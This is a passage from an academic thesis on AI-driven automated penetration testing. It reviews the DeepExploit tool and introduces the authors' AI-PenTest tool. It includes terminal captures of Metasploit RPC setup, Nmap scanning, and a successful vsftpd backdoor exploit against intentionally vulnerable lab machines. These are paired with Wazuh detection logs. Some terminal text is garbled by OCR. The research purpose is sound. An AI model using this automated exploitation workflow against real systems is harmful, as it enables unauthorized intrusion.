2. Scanning: Identifying live hosts, open ports, and services running on the network to pinpoint potential entry points.
3. Vulnerability Assessment: Evaluating the system for known vulnerabilities, weaknesses, and misconfigurations that could be exploited.
4. Exploitation: Actively attempting to exploit identified vulnerabilities to gain unauthorized access or escalate privileges.
5. Post Exploitation: Assessing the consequences of successful exploits, such as examining the extent of compromised data and potential further actions.
6. Reporting: Documenting findings, providing an assessment of risks, and offering recommendations to improve the overall security posture.

Another essential concept in cybersecurity is vulnerability assessment. This concept is linked to penetration testing as it forms a crucial phase within an organization. While penetration testing involves actively exploiting vulnerabilities to assess real-world risks, vulnerability assessment focuses on systematically identifying and evaluating potential weaknesses in a system. The findings obtained through vulnerability assessment play a crucial role in shaping the subsequent phases of penetration testing, offering necessary guidance for efficiently identifying and addressing vulnerabilities. As described by (Shah & Mehtre, 2014), penetration testing is conducted to investigate and gather insights for vulnerability assessment. Also, it provides valuable insights into potential weaknesses within systems and networks, allowing organizations to prioritize and address security gaps effectively. The results of vulnerability assessments are crucial in generating comprehensive reports that outline the discovered vulnerabilities and recommended remediation measures. These reports aid organizations in making informed decisions, allocating resources efficiently, and maintaining a proactive approach to cybersecurity, thereby safeguarding sensitive information and ensuring the overall resilience of their digital infrastructure.

Finally, vulnerability assessment and risk management are linked and related. Vulnerability assessment involves systematically identifying weaknesses in information systems and providing insights into an organization's security posture. On the other hand, risk

management encompasses processes to identify, assess, and mitigate potential risks, aiding decision-making to minimize impact. Integrating these practices ensures a comprehensive approach to cybersecurity, where vulnerabilities identified through assessments inform risk prioritization and mitigation strategies, ultimately strengthening an organization's defenses against evolving threats.

B.3 Intrusion Detection

Intrusion detection is a critical cybersecurity mechanism that involves monitoring and analyzing network or system activities to identify unauthorized access, security breaches, or suspicious behaviors. It plays a crucial role in early threat detection, enabling timely responses to potential security incidents and safeguarding the integrity of information systems. As described by (Khraisat, Gondal, Vamplew, & Kamruzzaman, 2019), intrusion detection holds a very important role in addressing different cybersecurity challenges, serving as a frontline defense against potential attacks. By employing visualizations and alerts, it provides real-time insights into network activities, enabling swift identification and response to security threats. These are the main aspects of intrusion detection systems:

- Real-time Monitoring: Intrusion Detection Systems (IDS) continuously monitor network and system activities in real time.
- Alerts and Notifications: IDS generates alerts and notifications when suspicious or unauthorized activities are detected.
- Anomaly Detection: Utilizes baselines to identify deviations from normal behavior, helping detect novel threats.
- Signature-based Detection: Matches patterns or signatures of known attacks to identify and respond to recognized threats.
- Behavioral Analysis: Analyzes user and system behavior to identify abnormal patterns indicative of potential intrusions.
- Network and Host-based IDS: Can operate at both network and host levels, providing comprehensive coverage.

- **Prevention and Response:** Some IDS can take preventive actions or trigger response mechanisms upon detecting threats.
- **Log Analysis:** Examines system logs to detect patterns or events that may indicate security incidents.
- **Scalability:** Must be scalable to handle the volume of data and traffic in various network environments.
- **Continuous Updates:** Regularly updated with new threat intelligence to enhance detection capabilities.
- **Integration with Security Ecosystem:** Works in conjunction with other security tools and measures for a holistic defense strategy.

AI has significantly enhanced Intrusion Detection Systems (IDS) by introducing advanced capabilities to detect and respond to evolving cyber threats. Machine learning algorithms, a subset of AI, enable IDS to learn and adapt to new attack patterns, enhancing detection accuracy. AI-driven anomaly detection can identify abnormal behaviors that might indicate novel or previously unseen threats, improving the system's ability to recognize sophisticated attack strategies. Additionally, AI enables IDS to analyze vast amounts of data rapidly, providing real-time threat detection and reducing false positives. All the mentioned advancements empower IDS to proactively defend networks by swiftly identifying and mitigating potential threats, contributing to a more resilient and adaptive cybersecurity infrastructure.

One of the most famous IDS is Wazuh, a comprehensive open-source host intrusion detection system (HIDS) offering advanced security visibility and monitoring capabilities. It analyses log data, system events, and configuration changes on monitored hosts, promptly detecting anomalies and potential security threats. Wazuh provides a centralized platform for real-time threat detection, log analysis, intrusion detection, vulnerability detection, security information, and event management (SIEM). The installation of Wazuh involves deploying agents on individual hosts within the network, creating a distributed monitoring environment. Each host runs the Wazuh agent, responsible for collecting and analyzing local log data, detecting potential security incidents, and forwarding relevant information to a centralized Wazuh manager. The Wazuh manager serves as the core component,

collecting data from all agents, correlating events, and providing an overall view through visualizations.

Section C

DeepExploit

In this section, the tool that will be discussed and analyzed is Deep Exploit¹. This tool was discovered during the research and it is a fully automated penetration testing tool using Deep Reinforcement Learning. It was developed by Isao Takaesu and it is an open-source tool that can be used for several purposes. The main functionality of this tool is to provide an automated attack, where the user implementing the attack, will not need significant experience in penetration testing. Furthermore, the user can train the tool using data collected by several network scans. These data, combined with deep reinforcement learning, will help the model improve the accuracy of the results and the penetration testing phase, as an outcome.

C.1 Objectives

This tool was the source of inspiration for the tool developed in the context of this thesis, as its main focus was the automation of the penetration testing phase. This will be also the case with the tool which will be described and analyzed later on in the thesis, as our main focus was very similar to the one mentioned before. To further investigate the functionality and the results the Deep Exploit can offer, we deployed and executed the tool. The main objectives of the execution were the following:

- Investigate the general methodology of the automated penetration test from the view

¹https://github.com/13o-bbr-bbq/machine_learning_security/tree/master/DeepExploit

of cybersecurity


- Analyze the code used for the implementation of the tool from the view of software engineering
- Investigate the use of Deep Learning methods in the procedure of the penetration test
- Investigate the efficiency of Deep Learning methods and compare them to traditional penetration testing techniques
- Compare our developed tool with Deep Exploit in terms of efficiency and AI-Deep Learning usage

The above objectives were set in order to further investigate and compare a tool that has been widely known in the community of cybersecurity, with the developed tool which will be described later.

C.2 High level methodology

The Deep Exploit maintains a relatively complicated high-level methodology which combines different techniques to achieve the final result, which is the automated penetration test. In this section, the high-level methodology will be analyzed, to break down and further understand the methodology used in the development and usage of the tool.

The Deep Exploit has two main modes (**Figure C.4**) which the attacker can use. The first is the "test mode" and the second is the "train mode". During the test mode, the tool will scan and enumerate the network for accessible machines. When the target is found, the tool tries different exploits against a target machine, so it can establish a connection and the user gain access to the target machine. To achieve this functionality, the developer used several well-known tools, as well as Python libraries which are helpful in the development of the tool. Firstly, the attacker has to launch "Metasploit" as this will be the primary tool used by Deep Exploit to gain access to the target machine. The attacker has to establish an RPC Server using the credentials configured in the Deep Exploit. The tool starts by using "Nmap" to scan and enumerate details about the open ports found on the target machine, with the available services running on them. Deep Exploit uses the information

Figure C.4: *DeepExploit architecture*

gained in this procedure and stores it to proceed to the next step. After scanning phase, the tool will try to analyze the ports and different services resulting from the previous procedure, so it can detect web ports. The exposed web ports seem to be critical for the procedure, as they will be the main target of the Deep Exploit, and they are analyzed to extract more information about the product running on the particular port. After the analyzing phase is done, the procedure will continue with the tool trying to run several exploits in the target machine, depending on the services found in the previous phase. The exploits that will succeed will return a "Meterpreter" session, which can be accessed by the attacker after the run of the code is done. Returning a "Meterpreter" session as a result, means that the tool has successfully penetrated the target machine.

The second mode is called train mode (**Figure C.5**) and its methodology seems quite similar to the test mode described before. In this mode, the purpose of the execution is the training of the model and the learning process which outcomes from the information-gathering phase. In this mode, the tool starts the execution the same way described before, by scanning the network with the RPC Server already in the set. In training, the model executes several exploits to the training servers via Metasploit while changing the combination of the input information. This model updates the weights of the neural




Figure C.5: DeepExploit training phase

network according to the exploitation results (rewards), which will gradually optimize the neural network. To further explain the functionality of DeepExploit, we will present screenshots, offering a visual guide through its features and capabilities.

```

Applications ▾ Places ▾ Terminal ▾ Sun 16:06
root@kali: ~
File Edit View Search Terminal Help
c0000000aachinw00c. ma000. ,0000000c
o0000000earning0000. lz0000. ,0000000o
l0000000ecur0000. se0000ap ,000000l
;0000' .0000. :0000; ,0000;
,d00o .0000ccccx0000. x00d.
,k0l .00000000000000. .d0k,
:kk; .00000000000000.c0k:
VBox_GAs_ ;k00000000000000k:
7.0.10 ,x000000000000x,
.l0000000l.
,d0d,

=[ metasploit v4.16.48-dev ]
+ -- ==[ 1748 exploits - 998 auxiliary - 302 post ]
+ -- ==[ 536 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > load msgrpc ServerHost=10.0.2.59 ServerPort=55553 User=test Pass=test1234
[*] MSGRPC Service: 10.0.2.59:55553
[*] MSGRPC Username: test
[*] MSGRPC Password: test1234
[*] Successfully loaded plugin: msgrpc
msf >

```

Figure C.6: Initialization of the MSGRPC server.

In **Figure C.6**, we see how the MSGRPC server is initialized through the Metasploit Framework. The MSGRPC plugin provides a MessagePack interface that spawns a listener on a defined port and allows you to issue remote commands so you can facilitate interactions with Metasploit. The credentials we use for starting the server must be the same as declared in the configuration file of DeepExploit.


[illegible]

Figure C.7: *Starting the Nmap.*

In **Figure C.7** we can see how the DeepExploit is connected to the MSGRPC server and how the Nmap starts its scanning phase for the target machine declared in the execution of the script. Nmap uses a command with certain parameters:

- -p0: Scan all ports (0 through 65535).
- -T5: Set the scan speed or timing template to the most aggressive (fastest) option.
- -sV: Enable service version detection during the scan.
- -sT: Perform a TCP connect scan.

- `-min-rate`: Specify the minimum scan rate, which controls the number of probes sent per second.



```

root@kali: ~/machine_learning_security/DeepExploit
File Edit View Search Terminal Help
[+] Check web port.
[*] Executing keep_alive..Search Terminal Help
[*] Target URL: http://10.0.2.57:21### #####
[!] Port "21" is not web port. #####
[*] Executing keep_alive..### #####
[*] Target URL: https://10.0.2.57:21### #####
[!] Port "21" is not web port. #####
[*] Executing keep_alive..# # # # #
[*] Target URL: http://10.0.2.57:22#####
[!] Port "22" is not web port. ## ## ## ##
[*] Executing keep_alive..https://metasploit.com
[*] Target URL: https://10.0.2.57:22
[!] Port "22" is not web port.
[*] Executing keep_alive..exploit v4 10.48.dev
[*] Target URL: http://10.0.2.57:23- 1002 auxiliary - 302 post
[!] Port "23" is not web port- 40 encoders - 10 nops
[*] Executing keep_alive..Metasploit Pro trial: http://r-7.co/trymsp
[*] Target URL: https://10.0.2.57:23
[!] Port "23" is not web port.
[*] Executing keep_alive..ServerHost=10.0.2.59 ServerPort=55553 User=test Pass=test1
[*] Target URL: http://10.0.2.57:25- 10.0.2.59:55553
[!] Port "25" is not web port- test
[*] Executing keep_alive..loaded plugin: msgrpc
[*] Target URL: https://10.0.2.57:25
[!] Port "25" is not web port.
[*] Executing keep_alive..
[*] Target URL: http://10.0.2.57:53

```

Figure C.8: *Analyzing web ports.*

In **Figure C.8** we can see how DeepExploit analyzes the ports found on Nmap phase to look for web ports to exploit these ports. In order to do that, the DeepExploit looks for web-based services(for example "Apache" service) running on the scanned ports so it concludes if this is a web port or not.

```

root@kali: ~/machine_learning_security/DeepExploit
File Edit View Search Terminal Help
[*] 60/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/repos/
[*] 61/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/phpmyadmin/
[*] 62/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/phpmyadmin/index.php
[*] 63/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/phpMyAdmin/
[*] 64/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/phpMyAdmin/index.php
[*] 65/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/webstat/
[*] 66/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/webmin/
[*] 67/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/phpbb/
[*] 68/68 Accessing : Status: 404, Url: http://10.0.2.57:8180/dwr/index.html
[*] Analyzing port 21/tcp, vsftpd/2.3.4, Available exploit modules:1
[*] Analyzing port 22/tcp, ssh/4.7p1, Available exploit modules:15
[*] Analyzing port 23/tcp, telnet/0.0, Available exploit modules:9
[*] Analyzing port 25/tcp, postfix/0.0, Available exploit modules:1
[*] Analyzing port 53/tcp, bind/9.4.2, Available exploit modules:1
[*] Analyzing port 80/tcp, apache/2.2.8, Available exploit modules:20
[*] Analyzing port 111/tcp, rpc/0.0, Available exploit modules:18
[*] Analyzing port 139/tcp, samba/4.X, Available exploit modules:8
[*] Analyzing port 445/tcp, samba/4.X, Available exploit modules:8
[*] Analyzing port 512/tcp, unknown/0.0, Available exploit modules:0
[*] Analyzing port 513/tcp, unknown/0.0, Available exploit modules:0
[*] Analyzing port 514/tcp, unknown/0.0, Available exploit modules:0
[*] Analyzing port 1099/tcp, unknown/0.0, Available exploit modules:0
[*] Analyzing port 1524/tcp, unknown/0.0, Available exploit modules:0
[*] Analyzing port 2049/tcp, rpc/0.0, Available exploit modules:18
[*] Analyzing port 2121/tcp, proftpd/1.3.1, Available exploit modules:5
[*] Analyzing port 3306/tcp, mysql/5.0.51, Available exploit modules:6
[*] Analyzing port 3632/tcp, ubuntu/4.2.4, Available exploit modules:1

```

Figure C.9: Find exploits for available ports.

In **Figure C.9**, we can observe the tool trying to access multiple directories and getting a 404 error("Not Found"), which indicates that this directory does not exist. Also, we can see the different services found on scanning phase, alongside with the number of available exploits found for this service, which is indicated by the phrase "Available exploit modules:8". That means, that DeepExploit has found 8 potential exploits to be executed. These exploits are specifically made to be able to exploit a certain service and they are integrated in the Metasploit Framework.

```

[*] Analyzing port 8180:11/tcp, http/0.0, Available exploit modules:372
[*] Saved target tree.
[*] Restore learned data.
[+] Executing start: local_thread1
[+] Execute exploitation.

#####
VBox_GA 7.0.10
BINGO!!!
#####
vsftpd exploit/unix/ftp/vsftpd_234_backdoor payload/cmd/unix/interact shell

msf > load msgrpc ServerHost=10.0.2.59 ServerPort=55553 User=test Pass=test
[*] 1/5 bingo!! 10.0.2.57 (tcp/21) vsftpd - unix/ftp/vsftpd_234_backdoor | cmd/unix/in
teract | 0
[*] MSGRPC Username: test
[*] 1/5 failure 10.0.2.57 (tcp/22) ssh | windows/ssh/freesshd_authbypass | windows/pat
chupmeterpreter/bind_tcp_rc4 | 0
[*] 2/5 failure 10.0.2.57 (tcp/22) ssh | windows/ssh/freesshd_authbypass | windows/upe
xec/reverse_tcp_uuid | 0
[*] 3/5 failure 10.0.2.57 (tcp/22) ssh | windows/ssh/freesshd_authbypass | windows/vnc
inject/reverse_ord_tcp | 0
[*] 4/5 failure 10.0.2.57 (tcp/22) ssh | windows/ssh/freesshd_authbypass | windows/met
erpreter/bind_ipv6_tcp | 0
[*] 5/5 failure 10.0.2.57 (tcp/22) ssh | windows/ssh/freesshd_authbypass | windows/met
erpreter/reverse_udp | 0
[*] 1/5 failure 10.0.2.57 (tcp/23) telnet | linux/ftp/proftpd_telnet_iac | linux/x86/sh

```

Figure C.10: Successful exploitation.

Finally, in **Figure C.10**, we get a message for successfully exploiting the target machine. In this case, we can see that the exploit that was able to succeed was "exploit/unix/ftp/vsftpd_234.backdoor using payload_cmd_unix_interact_shell as payloads. This action creates a session in the msfconsole which we initialized at the beginning of DeepExploit, so the attacker can .

C.3 Security Events in Relation to MITRE ATT&CK Framework.

In this section, we will present a way to validate the results obtained from Deep Exploit where a comprehensive approach involving Wazuh security events and pcap (packet capture) files for network traffic analysis is employed. Wazuh serves as a robust security information and event management (SIEM) tool, allowing for real-time monitoring and detection of security events. By correlating the outputs from Deep Exploit with Wazuh's security event logs, discrepancies or confirmations in the exploitation attempts can be

identified. Additionally, pcap files, capturing the actual network traffic during the exploitation phase, offer a detailed examination of the communication between the attacker and the target system. Wazuh security events and pcap files play a crucial role in the vulnerability assessment procedure by providing insights into security events and network traffic patterns. In **Listing C.1**, we will present the results extracted from Wazuh which was installed in the vulnerable machine we tried to exploit using DeepExploit.

Listing C.1: *MITRE ATTACK events*

```

1 Jan 31, 2024 @ 15:01:59.347, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
2 Jan 31, 2024 @ 15:01:59.344, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
3 Jan 31, 2024 @ 15:01:59.342, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
4 Jan 31, 2024 @ 15:01:59.340, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
5 Jan 31, 2024 @ 15:01:59.338, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
6 Jan 31, 2024 @ 15:01:59.336, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
7 Jan 31, 2024 @ 15:01:59.334, MetasploitableThree, ["T1190"], ["Initial ←
  Access"], ["Exploit Public-Facing Application"], sshd: Possible ←
  attack on the ssh server (or version gathering).,8,5701,
8 Jan 31, 2024 @ 15:01:43.330, MetasploitableThree, ["T1110"], ["←
  Credential Access"], ["Brute Force"], ProFTPD: Multiple connection ←
  attempts from same source.,10,11252,
9 Jan 31, 2024 @ 15:01:13.304, MetasploitableThree, ["T1021.004"], ["←
  Lateral Movement"], ["SSH"], sshd: insecure connection attempt (←
  scan).,6,5706,

```

As we see in **Listing C.1**, we present a part of the security events in which the DeepExploit tool, enumerated the different services so it could gain access to the machine and triggered Wazuh agent's alert. As seen in **Listing C.1**, the attacks are trying to gain "Initial




Figure C.11: *Traffic increase at the time of exploit*

Access” in attempting to exploit an open port where the ssh server is running. Also, at the timestamp ”17:01:13.304”, the attacks are marked by MITRE ATT&CK as ”Credential Access”, and it indicates that the same source tried to connect multiple times in the machine. This means that the machine faces a brute force attempt, as marked on the MITRE ATT&CK technique. In **FigureC.11**, we can see the increase of the network traffic at the timestamp where the exploit happens. The timestamps differ approximately 1-2 sec which is expected but it is clear that the pcap files are related to the Wazuh events. These events strengthen our validation case, as they show the traffic that went through our network and also show the effectiveness of Wazuh as IDS.

Validating DeepExploit using MITRE ATT&CK techniques and pcap files is a robust approach that provides real-world insights into cyber threats and attack scenarios. Pcap files capture network traffic, allowing for a detailed examination of interactions between systems. By associating MITRE ATT&CK techniques with corresponding network activities in pcap files, one can assess the effectiveness of detection mechanisms and defensive measures. This validation method offers a practical emulation of cyber threats, enhancing the understanding of how attackers exploit vulnerabilities. Additionally, it aids in refining detection rules, improving incident response strategies, and ultimately fortifying cybersecurity defenses against a diverse range of adversarial tactics.

C.4 Discussion

The Deep Exploit is a tool that received significant recognition in the cybersecurity community, especially among penetration testers and researchers in the field. It is a tool that combines reinforcement learning with many different aspects of cybersecurity, something that strengthens the impact of the tool on the community. It also has to be mentioned

that this tool was an inspiration for our work, helping us in many different parts, as we had the chance to see the potential of the tool, but also the problems that occurred. To be more specific, the Deep Exploit has both potential and problems. The potential is due to the training mode the tool provides, as in theory, someone could train this tool with a huge amount of data so the exploitation phase gets improved. On the other hand, Deep Exploit has several problems and limitations.

Although we tested the capabilities of the tool in several different cases, using different target machines, we could not manage to successfully gain access to the target machine in most of the cases. The documentation of the tool mentions the target machine, the "Metasploitable", an intentionally vulnerable machine that is known in the cybersecurity community as a target for penetration testing. Using this machine as a target, we were able to gain access to this, but it was the only one we managed to gain access to, as seen in **Table C.1**. As this tool is connected to the Metasploit framework, we firmly believe that the tool was developed and tested in some instances, and it was not implemented for general use in more cases. In addition, we believe that reinforcement learning, which is used for the training phase, does not have the desired results or needs a vast amount of data to have proper results. Another limitation of the tool is the fact that it is outdated, as it was developed in 2020 and did not get proper maintenance.

Target machine	Results
Metasploitable	Succeed
Metasploitable3	Failed
Raven	Failed
Mr Robot	Failed
Hackathon2	Failed

Table C.1: *Results of DeepExploit exploitation tries*

The libraries used in the particular tool are old, and they are not following up with the latest library updates. This fact has a significant impact on the code written for the tool. Some of the features written in the code will not compile and run in the latest updates of the libraries, making the code more complex and challenging to maintain. Finally, the tool will only run in a particular version of Ubuntu, which is Kali Linux 18.02, as we could not get the tool running on any other Linux version. This fact will also significantly impact the exploits used to gain access to a target machine. The Metasploit Framework will not

have the variety of exploits and payloads that the latest version of Metasploit Framework would provide. With these limitations in mind, the Deep Exploit helped us understand the problems a tool like this could have, so we could develop a tool that will address these issues and be up to date.

Section D

AI-based Adversarial Attacks-Penetration Testing

In this section, we will present and analyze our developed tool mentioned earlier. Considering the limitations and problems we faced in the Deep Exploit, we tried to create a tool that would use up-to-date libraries. It can run in several Linux versions or distributions, and it can exploit and gain access to different machines. We want to develop a tool that will automatically run the procedure a human attacker would execute to gain access to a target machine. We had to set different goals compared to the Deep Exploit, where the developer tried to implement several things such as information gathering, training and updating a model, execution of exploits, etc. Our goal is to gain access to the target machine. In this try, we had a valuable asset which helped us in this try, which is the AI.

D.1 High-Level Architecture

A perspective of the high-level architecture of the designed tool can be seen down below. To test and analyze the capabilities of the AI-PenTest, we used several intentionally vulnerable machines to execute different exploits and gain access to the machine. For this reason, among the machines that were used were "Metasploitable", "Metasploitable 3", "Raven", "Vikings" and many more, all found on Vulnhub, which is a website providing these machines. The high-level architecture of the testing environment of the tool can be seen




Figure D.12: *AI-PenTest Architecture.*

in **Figure D.12**, where the attacker's and victim's machines are represented. As we can observe, the attacker's machine contains different parts that are automatically connected, and the result of the above level is the input of the next level. For the AI-PenTest to start its execution, an RPC server has to be initialized. After this first step, the attacker has to run the Python script, which starts the execution of the tool. The tool starts its execution by using Nmap, which scans the network for open IP addresses and asks the user, using a prompt, to enter the desired address from the available. After the scanning has ended, the results are saved in a CSV, and the AI parser takes over to set the ground for the AI model. The AI model will then generate a key phrase, which will be used as a keyword to find the possible exploits to use. A list of the available exploits is made, and the execution phase starts, as the "Metasploit framework" automatically starts its execution. When an exploit is successfully executed, a session is established, and the attacker successfully accesses the victim's machine.

D.2 Development of the AI tool

